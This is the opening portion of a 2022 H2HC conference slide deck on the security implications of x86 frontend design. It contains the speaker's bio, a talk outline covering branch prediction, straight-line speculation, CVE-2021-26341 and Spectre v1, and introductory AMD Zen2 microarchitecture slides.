



To Branch or Not to Branch

Security Implications of x86 Frontend Implementations

October 2022

Hackers to Hackers Conference (H2HC)

Pawel Wieczorkiewicz

Open Source Security, Inc.



whoami

- Pawel Wieczorkiewicz
 - Email: wipawel@grsecurity.net
 - Twitter: [@wipawel](https://twitter.com/wipawel)
- Security Researcher at Open Source Security, Inc. (creators of grsecurity®)
 - Low-level security research of system software and hardware
 - Reverse engineering and binary analysis
- Kernel Test Framework (KTF) creator and maintainer
 - <https://github.com/KernelTestFramework/ktf>



Outline

- **Theory**

- Quick AMD microarchitecture overview
- Branch predictors
 - Basic introduction
 - Purpose
 - Building blocks and functionality
- Straight-Line Speculation (SLS)
 - Basic introduction
 - Root cause mechanics
 - Types


- **Practice**

- CVE-2021-26341: a new unexpected type of SLS
 - Basic introduction
 - Speculation window and its limitations
 - SLS gadgets
 - Store-to-Load Forwarding (STLF)
- SLS mitigations
- Spectre v1: Fall-thru speculation of conditional branches
 - Bounds check latency related out-of-bound array access?
 - Branch predictor involvement
 - Speculation window and its limitations



Microarchitecture - overview


- AMD Zen2 microarchitecture





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Frontend





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Frontend
 - Fetch





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Frontend
 - Fetch
 - Decode





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Frontend
 - Fetch
 - Decode
 - Dispatch





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Backend





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Backend
 - Superscalar





Microarchitecture - overview

